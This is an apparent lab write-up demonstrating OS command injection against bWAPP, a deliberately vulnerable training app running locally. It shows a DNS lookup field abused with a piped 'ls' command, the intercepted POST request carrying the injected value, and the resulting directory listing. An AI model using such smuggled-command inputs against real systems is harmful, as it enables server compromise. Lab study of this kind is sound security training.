
OS command injection - POC

Description:

OS command injection (also known as shell injection) is a web security vulnerability that allows an attacker to execute an arbitrary operating system (OS) commands on the server that is running an application, and typically fully compromise the application and all its data. Very often, an attacker can leverage an OS command injection vulnerability to compromise other parts of the hosting infrastructure, exploiting trust relationships to pivot the attack to other systems within the organization.

Demo:

Security level: low




/ OS Command Injection /

DNS lookup: www.nsa.gov Lookup

```
Server: 192.168.1.1 Address: 192.168.1.1#53 Non-authoritative answer: www.nsa.gov canonical name =
nsa.gov.edgekey.net. nsa.gov.edgekey.net canonical name = e16248.dscb.akamaiedge.net. Name:
e16248.dscb.akamaiedge.net Address: 104.70.97.11
```

In this image, we can see that the input we give is executed in the shell and returned to the output. Now we can exploit it by using **| <command>** with which we can append the command with another command. Note that we can also use**; or &&** for appending multiple commands.




/ OS Command Injection /

DNS lookup: www.nsa.gov | ls Lookup

bWAPP is licensed under © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?

Here we added **| ls** to our input.




Request to http://localhost:8080 [127.0.0.1]

```
POST /commandi.php HTTP/1.1
Host: localhost:8080
Content-Length: 37
Cache-Control: max-age=0
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="90"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
Origin: http://localhost:8080
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:8080/commandi.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=s7sucloeequndhstn5tp9loqp6; security_level=0
Connection: close

target=www.nsa.gov+%7C+ls&form=submit
```

Burp Suite Community Edition v2021.5.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Pretty Raw \n Actions
INSPECTOR
0 matches

When we intercept the request we can see that the vulnerable parameter is the **target**.



DNS lookup: www.nsa.gov

```
666 admin aim.php apps ba_captcha_bypass.php ba_forgotten.php ba_insecure_login.php
ba_insecure_login_1.php ba_insecure_login_2.php ba_insecure_login_3.php ba_logout.php ba_logout_1.php
ba_pwd_attacks.php ba_pwd_attacks_1.php ba_pwd_attacks_2.php ba_pwd_attacks_3.php
ba_pwd_attacks_4.php ba_weak_pwd.php backdoor.php bof_1.php bof_2.php bugs.txt captcha.php
captcha_box.php clickjacking.php commandi.php commandi_blind.php config.inc config.inc.php connect.php
connect_i.php credits.php cs_validation.php csrf_1.php csrf_2.php csrf_3.php db directory_traversal_1.php
directory_traversal_2.php documents fonts functions_external.php heartbleed.php hostheader_1.php
hostheader_2.php hpp-1.php hpp-2.php hpp-3.php htmli_current_url.php htmli_get.php htmli_post.php
htmli_stored.php http_response_splitting.php http_verb_tampering.php iframei.php images index.php info.php
info_install.php information_disclosure_1.php information_disclosure_2.php information_disclosure_3.php
information_disclosure_4.php insecure_crypt_storage_1.php insecure_crypt_storage_2.php
insecure_crypt_storage_3.php insecure_direct_object_ref_1.php insecure_direct_object_ref_2.php
insecure_direct_object_ref_3.php insecure_iframe.php install.php insuff_transp_layer_protect_1.php
insuff_transp_layer_protect_2.php insuff_transp_layer_protect_3.php insuff_transp_layer_protect_4.php js
lang_en.php lang_fr.php lang_nl.php ldap_connect.php ldapi.php lfi_sqlitemanager.php login.php logout.php
maili.php manual_interv.php message.txt password_change.php passwords php_cgi.php php_eval.php phpi.php
```

bWAPP - OS Command Injection
http://localhost:8080/commandi.php
bWAPP
an extremely buggy web app !
Choose your bug:
bWAPP v2.2
Hack
Set your security level:
low
Set
Current: low
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
Blog
Logout
Welcome Bee
/ OS Command Injection /
Lookup
bWAPP is licensed under © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?

Here we can see that our input is processed and the output is returned from the shell.